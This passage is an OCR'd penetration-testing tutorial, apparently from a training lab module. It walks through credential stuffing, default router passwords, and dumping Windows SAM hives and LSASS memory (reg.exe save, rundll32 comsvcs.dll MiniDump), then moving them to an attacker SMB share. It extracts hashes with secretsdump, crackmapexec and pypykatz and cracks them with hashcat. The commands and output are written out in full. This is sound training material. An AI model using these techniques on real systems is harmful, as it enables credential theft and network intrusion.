
Credential Stuffing - Hydra

```
hydra -C user_pass.list ssh://10.129.42.197

...
```

Here, OSINT plays another significant role. Because OSINT gives us a "feel" for how the company and its infrastructure are structured, we will understand which passwords and user

names we can combine. We can then store these in our lists and use them afterward. In addition, we can use Google to see if the applications we find have hardcoded credentials that can be used.

Google Search - Default Credentials



Besides the default credentials for applications, some lists offer them for routers. One of these lists can be found here. It is much less likely that the default credentials for routers are left unchanged. Since these are the central interfaces for networks, administrators typically pay much closer attention to hardening them. Nevertheless, it is still possible that a router is overlooked or is currently only being used in the internal network for test purposes, which we can then exploit for further attacks.

Router Brand	Default IP Address	Default Username	Default Password
3Com	http://192.168.1.1	admin	Admin
Belkin	http://192.168.2.1	admin	admin
BenQ	http://192.168.1.1	admin	Admin
D-Link	http://192.168.0.1	admin	Admin
Digicom	http://192.168.1.254	admin	Michelangelo
Linksys	http://192.168.1.1	admin	Admin
Netgear	http://192.168.0.1	admin	password
...	...	...	...

Attacking SAM

With access to a non-domain joined Windows system, we may benefit from attempting to quickly dump the files associated with the SAM database to transfer them to our attack host and start cracking hashes offline. Doing this offline will ensure we can continue to attempt our attacks without maintaining an active session with a target. Let's walk through this

process together using a target host. Feel free to follow along by spawning the target box in this section.

Copying SAM Registry Hives

There are three registry hives that we can copy if we have local admin access on the target; each will have a specific purpose when we get to dumping and cracking the hashes. Here is a brief description of each in the table below:

Registry Hive	Description
`hklm\sam`	Contains the hashes associated with local account passwords. We will need the hashes so we can crack them and get the user account passwords in cleartext.
`hklm\system`	Contains the system bootkey, which is used to encrypt the SAM database. We will need the bootkey to decrypt the SAM database.
`hklm\security`	Contains cached credentials for domain accounts. We may benefit from having this on a domain-joined Windows target.

We can create backups of these hives using the `reg.exe` utility.

Using reg.exe save to Copy Registry Hives

Launching CMD as an admin will allow us to run reg.exe to save copies of the aforementioned registry hives. Run these commands below to do so:

```
C:\WINDOWS\system32> reg.exe save hklm\sam C:\sam.save

The operation completed successfully.

C:\WINDOWS\system32> reg.exe save hklm\system C:\system.save

The operation completed successfully.

C:\WINDOWS\system32> reg.exe save hklm\security C:\security.save

The operation completed successfully.
```

Technically we will only need `hklm\sam` & `hklm\system`, but `hklm\security` can also be helpful to save as it can contain hashes associated with cached domain user account credentials present on domain-joined hosts. Once the hives are saved offline, we can use various methods to transfer them to our attack host. In this case, let's use Impacket's smbserver.py in combination with some useful CMD commands to move the hive copies to a share created on our attack host.

Creating a Share with smbserver.py

All we must do to create the share is run smbserver.py -smb2support using python, give the share a name (`CompData`) and specify the directory on our attack host where the share will be storing the hive copies (`/home/ltnbob/Documents`). Know that the `smb2support` option will ensure that newer versions of SMB are supported. If we do not use this flag, there will be errors when connecting from the Windows target to the share hosted on our attack host. Newer versions of Windows do not support SMBv1 by default because of the numerous severe vulnerabilites and publicly available exploits.

```
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -
smb2support CompData /home/ltnbob/Documents/

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Once we have the share running on our attack host, we can use the `move` command on the Windows target to move the hive copies to the share.

Moving Hive Copies to Share

```
C:\> move sam.save \\10.10.15.16\CompData
        1 file(s) moved.

C:\> move security.save \\10.10.15.16\CompData
        1 file(s) moved.

C:\> move system.save \\10.10.15.16\CompData
        1 file(s) moved.
```

Then we can confirm that our hive copies successfully moved to the share by navigating to the shared directory on our attack host and using `ls` to list the files.

Confirming Hive Copies Transferred to Attack Host

```
ls
```

```
sam.save  security.save  system.save
```

Dumping Hashes with Impacket's secretsdump.py

One incredibly useful tool we can use to dump the hashes offline is Impacket's `secretsdump.py`. Impacket can be found on most modern penetration testing distributions. We can check for it by using `locate` on a Linux-based system:

Locating secretsdump.py

```
locate secretsdump
```

Using secretsdump.py is a simple process. All we must do is run secretsdump.py using Python, then specify each hive file we retrieved from the target host.

Running secretsdump.py

```
python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam
sam.save -security security.save -system system.save LOCAL

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x4d8c7cff8a543fbf245a363d2ffce518
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3dd5a5ef0ed25b8d6a
dd8b2805cce06b:::
defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:683b72db605d064397cf503
802b51857:::
bob:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
:::
sam:1002:aad3b435b51404eeaad3b435b51404ee:6f8c3f4d3869a10f3b4f0522f537fd33
:::
rocky:1003:aad3b435b51404eeaad3b435b51404ee:184ecdda8cf1dd238d438c4aea4d56
0d:::
ITlocal:1004:aad3b435b51404eeaad3b435b51404ee:f7eb9c06fafaa23c4bcf22ba6781
c1e2:::
[*] Dumping cached domain logon information (domain/username:hash)
```

```
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb1e1744d2dc4403f9fb0420d84c3299ba28f0643
dpapi_userkey:0x7995f82c5de363cc012ca6094d381671506fd362
[*] NL$KM
 0000   D7 0A F4 B9 1E 3E 77 34  94 8F C4 7D AC 8F 60 69
.....>w4...}..`i
 0010   52 E1 2B 74 FF B2 08 5F  59 FE 32 19 D6 A7 2C F8
R.+t..._Y.2...,.
 0020   E2 A4 80 E0 0F 3D F8 48  44 98 87 E1 C9 CD 4B 28
.....=.HD.....K(
 0030   9B 7B 8B BF 3D 59 DB 90  D8 C7 AB 62 93 30 6A 42   .
{..=Y.....b.0jB
NL$KM:d70af4b91e3e7734948fc47dac8f606952e12b74ffb2085f59fe3219d6a72cf8e2a4
80e00f3df848449887e1c9cd4b289b7b8bbf3d59db90d8c7ab6293306a42
[*] Cleaning up...
```

Here we see that secretsdump successfully dumps the `local` SAM hashes and would've also dumped the cached domain logon information if the target was domain-joined and had cached credentials present in hklm\security. Notice the first step secretsdump executes is targeting the `system bootkey` before proceeding to dump the `LOCAL SAM hashes`. It cannot dump those hashes without the boot key because that boot key is used to encrypt & decrypt the SAM database, which is why it is important for us to have copies of the registry hives we discussed earlier in this section. Notice at the top of the secretsdump.py output:

```
Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

This tells us how to read the output and what hashes we can crack. Most modern Windows operating systems store the password as an NT hash. Operating systems older than Windows Vista & Windows Server 2008 store passwords as an LM hash, so we may only benefit from cracking those if our target is an older Windows OS.

Knowing this, we can copy the NT hashes associated with each user account into a text file and start cracking passwords. It may be beneficial to make a note of each user, so we know which password is associated with which user account.

Cracking Hashes with Hashcat

Once we have the hashes, we can start attempting to crack them using Hashcat. We will use it to attempt to crack the hashes we have gathered. If we take a glance at the Hashcat website, we will notice support for a wide array of hashing algorithms. In this module, we use Hashcat for specific use cases. This should help us develop the mindset & understanding to

use Hashcat as well as know when we need to reference Hashcat's documentation to understand what mode and options we need to use depending on the hashes we capture.

As mentioned previously, we can populate a text file with the NT hashes we were able to dump.

Adding nthashes to a .txt File

```
sudo vim hashestocrack.txt

64f12cddaa88057e06a81b54e73b949b
31d6cfe0d16ae931b73c59d7e0c089c0
6f8c3f4d3869a10f3b4f0522f537fd33
184ecdda8cf1dd238d438c4aea4d560d
f7eb9c06fafaa23c4bcf22ba6781c1e2
```

Now that the NT hashes are in our text file (`hashestocrack.txt`), we can use Hashcat to crack them.

Running Hashcat against NT Hashes

Hashcat has many different modes we can use. Selecting a mode is largely dependent on the type of attack and hash type we want to crack. Covering each mode is beyond the scope of this module. We will focus on using `-m` to select the hash type `1000` to crack our NT hashes (also referred to as NTLM-based hashes). We can refer to Hashcat's wiki page or the man page to see the supported hash types and their associated number. We will use the infamous rockyou.txt wordlist mentioned in the `Credential Storage` section of this module.


```
sudo hashcat -m 1000 hashestocrack.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

f7eb9c06fafaa23c4bcf22ba6781c1e2:dragon
6f8c3f4d3869a10f3b4f0522f537fd33:iloveme
184ecdda8cf1dd238d438c4aea4d560d:adrian
31d6cfe0d16ae931b73c59d7e0c089c0:

Session..........: hashcat
```

```
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: dumpedhashes.txt
Time.Started.....: Tue Dec 14 14:16:56 2021 (0 secs)
Time.Estimated...: Tue Dec 14 14:16:56 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    14284 H/s (0.63ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 5/5 (100.00%) Digests
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: newzealand -> whitetiger

Started: Tue Dec 14 14:16:50 2021
Stopped: Tue Dec 14 14:16:58 2021
```

We can see from the output that Hashcat used a type of attack called a dictionary attack to rapidly guess the passwords utilizing a list of known passwords (rockyou.txt) and was successful in cracking 3 of the hashes. Having the passwords could be useful to us in many ways. We could attempt to use the passwords we cracked to access other systems on the network. It is very common for people to re-use passwords across different work & personal accounts. Knowing this technique, we covered can be useful on engagements. We will benefit from using this any time we come across a vulnerable Windows system and gain admin rights to dump the SAM database.

Keep in mind that this is a well-known technique, so admins may have safeguards to prevent and detect it. We can see some of these ways documented within the MITRE attack framework.

Remote Dumping & LSA Secrets Considerations

With access to credentials with `local admin privileges`, it is also possible for us to target LSA Secrets over the network. This could allow us to extract credentials from a running service, scheduled task, or application that uses LSA secrets to store passwords.

Dumping LSA Secrets Remotely

```
crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! -
-lsa

SMB         10.129.42.198   445    WS01     [*] Windows 10.0 Build 18362
x64 (name:FRONTDESK01) (domain:FRONTDESK01) (signing:False) (SMBv1:False)
```

```
SMB         10.129.42.198   445    WS01     [+]
WS01\bob:HTB_@cademy_stdnt!(Pwn3d!)
SMB         10.129.42.198   445    WS01     [+] Dumping LSA secrets
SMB         10.129.42.198   445    WS01     WS01\worker:Hello123
SMB         10.129.42.198   445    WS01
dpapi_machinekey:0xc03a4a9b2c045e545543f3dcb9c181bb17d6bdce
dpapi_userkey:0x50b9fa0fd7945215011357308748f7ca101944a
SMB         10.129.42.198   445    WS01
NL$KM:e4fe184b25468118bf23f5a32ae836976ba492b3a432deb3911746b8ec63c451a70c
1826e9145aa2f3421b98ed0cbd9a0c1a1befacb376c590fa7b56ca1b488b
SMB         10.129.42.198   445    WS01     [+] Dumped 3 LSA secrets to
/home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-07_155623.secrets
and /home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-07_155623.cached
```

Dumping SAM Remotely

We can also dump hashes from the SAM database remotely.


```
crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! -
-sam

SMB         10.129.42.198   445    WS01     [*] Windows 10.0 Build 18362
x64 (name:FRONTDESK01) (domain:WS01) (signing:False) (SMBv1:False)
SMB         10.129.42.198   445    WS01     [+]
FRONTDESK01\bob:HTB_@cademy_stdnt! (Pwn3d!)
SMB         10.129.42.198   445    WS01     [+] Dumping SAM hashes
SMB         10.129.42.198   445    WS01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
SMB         10.129.42.198   445    WS01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB         10.129.42.198   445    WS01
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
SMB         10.129.42.198   445    WS01
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:72639bbb94990305b5
a015220f8de34e:::
SMB         10.129.42.198   445    WS01
bob:1001:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58
:::
SMB         10.129.42.198   445    WS01
sam:1002:aad3b435b51404eeaad3b435b51404ee:a3ecf31e65208382e23b3420a34208fc
:::
SMB         10.129.42.198   445    WS01
rocky:1003:aad3b435b51404eeaad3b435b51404ee:c02478537b9727d391bc80011c2e23
21:::
SMB         10.129.42.198   445    WS01
```

```
worker:1004:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fd
b71:::
SMB         10.129.42.198   445    WS01     [+] Added 8 SAM hashes to the
database
```

Practice each technique taught in this section while you work to complete the challenge questions.

Attacking LSASS

In addition to getting copies of the SAM database to dump and crack hashes, we will also benefit from targeting LSASS. As discussed in the `Credential Storage` section of this module, LSASS is a critical service that plays a central role in credential management and the authentication processes in all Windows operating systems.



Upon initial logon, LSASS will:

- Cache credentials locally in memory
- Create access tokens
- Enforce security policies
- Write to Windows security log


Let's cover some of the techniques and tools we can use to dump LSASS memory and extract credentials from a target running Windows.

Dumping LSASS Process Memory

Similar to the process of attacking the SAM database, with LSASS, it would be wise for us first to create a copy of the contents of LSASS process memory via the generation of a memory dump. Creating a dump file lets us extract credentials offline using our attack host. Keep in mind conducting attacks offline gives us more flexibility in the speed of our attack and requires less time spent on the target system. There are countless methods we can use to create a memory dump. Let's cover techniques that can be performed using tools already built-in to Windows.

Task Manager Method

With access to an interactive graphical session with the target, we can use task manager to create a memory dump. This requires us to:



`Open Task Manager` > `Select the Processes tab` > `Find & right click the Local Security Authority Process` > `Select Create dump file`

A file called `lsass.DMP` is created and saved in:

```
C:\Users\loggedonusersdirectory\AppData\Local\Temp
```

This is the file we will transfer to our attack host. We can use the file transfer method discussed in the `Attacking SAM` section of this module to transfer the dump file to our attack host.

Rundll32.exe & Comsvcs.dll Method

The Task Manager method is dependent on us having a GUI-based interactive session with a target. We can use an alternative method to dump LSASS process memory through a command-line utility called rundll32.exe. This way is faster than the Task Manager method and more flexible because we may gain a shell session on a Windows host with only access to the command line. It is important to note that modern anti-virus tools recognize this method as malicious activity.

Before issuing the command to create the dump file, we must determine what process ID (`PID`) is assigned to `lsass.exe`. This can be done from cmd or PowerShell:

Finding LSASS PID in cmd

From cmd, we can issue the command `tasklist /svc` and find lsass.exe and its process ID in the PID field.

```
C:\Windows\system32> tasklist /svc

Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
Registry                        96 N/A
smss.exe                       344 N/A
csrss.exe                      432 N/A
wininit.exe                    508 N/A
csrss.exe                      520 N/A
winlogon.exe                   580 N/A
services.exe                   652 N/A
lsass.exe                      672 KeyIso, SamSs, VaultSvc
svchost.exe                    776 PlugPlay
svchost.exe                    804 BrokerInfrastructure, DcomLaunch,
Power,
                                   SystemEventsBroker
fontdrvhost.exe                812 N/A
```

Finding LSASS PID in PowerShell

From PowerShell, we can issue the command `Get-Process lsass` and see the process ID in the `Id` field.

```
PS C:\Windows\system32> Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
   1260      21     4948      15396       2.56     672   0 lsass
```

Once we have the PID assigned to the LSASS process, we can create the dump file.

Creating lsass.dmp using PowerShell

With an elevated PowerShell session, we can issue the following command to create the dump file:

```
PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll, MiniDump
672 C:\lsass.dmp full
```

With this command, we are running `rundll32.exe` to call an exported function of `comsvcs.dll` which also calls the MiniDumpWriteDump (`MiniDump`) function to dump the LSASS process memory to a specified directory (`C:\lsass.dmp`). Recall that most modern AV tools recognize this as malicious and prevent the command from executing. In these cases, we will need to consider ways to bypass or disable the AV tool we are facing. AV bypassing techniques are outside of the scope of this module.

If we manage to run this command and generate the `lsass.dmp` file, we can proceed to transfer the file onto our attack box to attempt to extract any credentials that may have been stored in LSASS process memory.

Note: We can use the file transfer method discussed in the Attacking SAM section to get the lsass.dmp file from the target to our attack host.

Using Pypykatz to Extract Credentials

Once we have the dump file on our attack host, we can use a powerful tool called pypykatz to attempt to extract credentials from the .dmp file. Pypykatz is an implementation of Mimikatz written entirely in Python. The fact that it is written in Python allows us to run it on Linux-based attack hosts. At the time of this writing, Mimikatz only runs on Windows systems, so to use it, we would either need to use a Windows attack host or we would need to run Mimikatz directly on the target, which is not an ideal scenario. This makes Pypykatz an appealing alternative because all we need is a copy of the dump file, and we can run it offline from our Linux-based attack host.

Recall that LSASS stores credentials that have active logon sessions on Windows systems. When we dumped LSASS process memory into the file, we essentially took a "snapshot" of what was in memory at that point in time. If there were any active logon sessions, the credentials used to establish them will be present. Let's run Pypykatz against the dump file and find out.

Running Pypykatz

The command initiates the use of `pypykatz` to parse the secrets hidden in the LSASS process memory dump. We use `lsa` in the command because LSASS is a subsystem of `local security authority`, then we specify the data source as a `minidump` file, proceeded by the path to the dump file (`/home/peter/Documents/lsass.dmp`) stored on our attack host. Pypykatz parses the dump file and outputs the findings:

```
pypykatz lsa minidump /home/peter/Documents/lsass.dmp

INFO:root:Parsing file /home/peter/Documents/lsass.dmp
FILE: ======== /home/peter/Documents/lsass.dmp =======
== LogonSession ==
authentication_id 1354633 (14ab89)
session_id 2
username bob
domainname DESKTOP-33E7O54
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
        == MSV ==
                Username: bob
                Domain: DESKTOP-33E7O54
                LM: NA
                NT: 64f12cddaa88057e06a81b54e73b949b
                SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
                DPAPI: NA
        == WDIGEST [14ab89]==
                username bob
                domainname DESKTOP-33E7O54
                password None
                password (hex)
        == Kerberos ==
                Username: bob
                Domain: DESKTOP-33E7O54
        == WDIGEST [14ab89]==
                username bob
                domainname DESKTOP-33E7O54
                password None
                password (hex)
        == DPAPI [14ab89]==
```

```
                luid 1354633
                key_guid 3e1d1091-b792-45df-ab8e-c66af044d69b
                masterkey
e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5a4
74d9bd94d98be4b4ddb690e6d8307a86be6f81be0d554f195fba92
                sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605

== LogonSession ==
authentication_id 1354581 (14ab55)
session_id 2
username bob
domainname DESKTOP-33E7O54
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354581
        == MSV ==
                Username: bob
                Domain: DESKTOP-33E7O54
                LM: NA
                NT: 64f12cddaa88057e06a81b54e73b949b
                SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
                DPAPI: NA
        == WDIGEST [14ab55]==
                username bob
                domainname DESKTOP-33E7O54
                password None
                password (hex)
        == Kerberos ==
                Username: bob
                Domain: DESKTOP-33E7O54
        == WDIGEST [14ab55]==
                username bob
                domainname DESKTOP-33E7O54
                password None
                password (hex)

== LogonSession ==
authentication_id 1343859 (148173)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2021-12-14T18:14:25.248681+00:00
sid S-1-5-90-0-2
luid 1343859
        == WDIGEST [148173]==
                username WIN-6T0C3J2V6HP$
                domainname WORKGROUP
                password None
```

```
                password (hex)
        == WDIGEST [148173]==
                username WIN-6T0C3J2V6HP$
                domainname WORKGROUP
                password None
                password (hex)
```

Lets take a more detailed look at some of the useful information in the output.

MSV

```
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
        == MSV ==
                Username: bob
                Domain: DESKTOP-33E7O54
                LM: NA
                NT: 64f12cddaa88057e06a81b54e73b949b
                SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
                DPAPI: NA
```

MSV is an authentication package in Windows that LSA calls on to validate logon attempts against the SAM database. Pypykatz extracted the `SID`, `Username`, `Domain`, and even the `NT` & `SHA1` password hashes associated with the bob user account's logon session stored in LSASS process memory. This will prove helpful in the final stage of our attack covered at the end of this section.

WDIGEST

```
        == WDIGEST [14ab89]==
                username bob
                domainname DESKTOP-33E7O54
                password None
                password (hex)
```

`WDIGEST` is an older authentication protocol enabled by default in `Windows XP` - `Windows 8` and `Windows Server 2003` - `Windows Server 2012`. LSASS caches credentials used by WDIGEST in clear-text. This means if we find ourselves targeting a Windows system with WDIGEST enabled, we will most likely see a password in clear-text. Modern Windows operating systems have WDIGEST disabled by default. Additionally, it is essential to note that Microsoft released a security update for systems affected by this issue with WDIGEST. We can study the details of that security update here.

Kerberos

```
        == Kerberos ==
                Username: bob
                Domain: DESKTOP-33E7054
```

Kerberos is a network authentication protocol used by Active Directory in Windows Domain environments. Domain user accounts are granted tickets upon authentication with Active Directory. This ticket is used to allow the user to access shared resources on the network that they have been granted access to without needing to type their credentials each time. LSASS `caches passwords`, `ekeys`, `tickets`, and `pins` associated with Kerberos. It is possible to extract these from LSASS process memory and use them to access other systems joined to the same domain.

DPAPI

```
        == DPAPI [14ab89]==
                luid 1354633
                key_guid 3e1d1091-b792-45df-ab8e-c66af044d69b
                masterkey
e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5a4
74d9bd94d98be4b4ddb690e6d8307a86be6f81be0d554f195fba92
                sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605
```


The Data Protection Application Programming Interface or DPAPI is a set of APIs in Windows operating systems used to encrypt and decrypt DPAPI data blobs on a per-user basis for Windows OS features and various third-party applications. Here are just a few examples of applications that use DPAPI and what they use it for:

Applications	Use of DPAPI
`Internet Explorer`	Password form auto-completion data (username and password for saved sites).
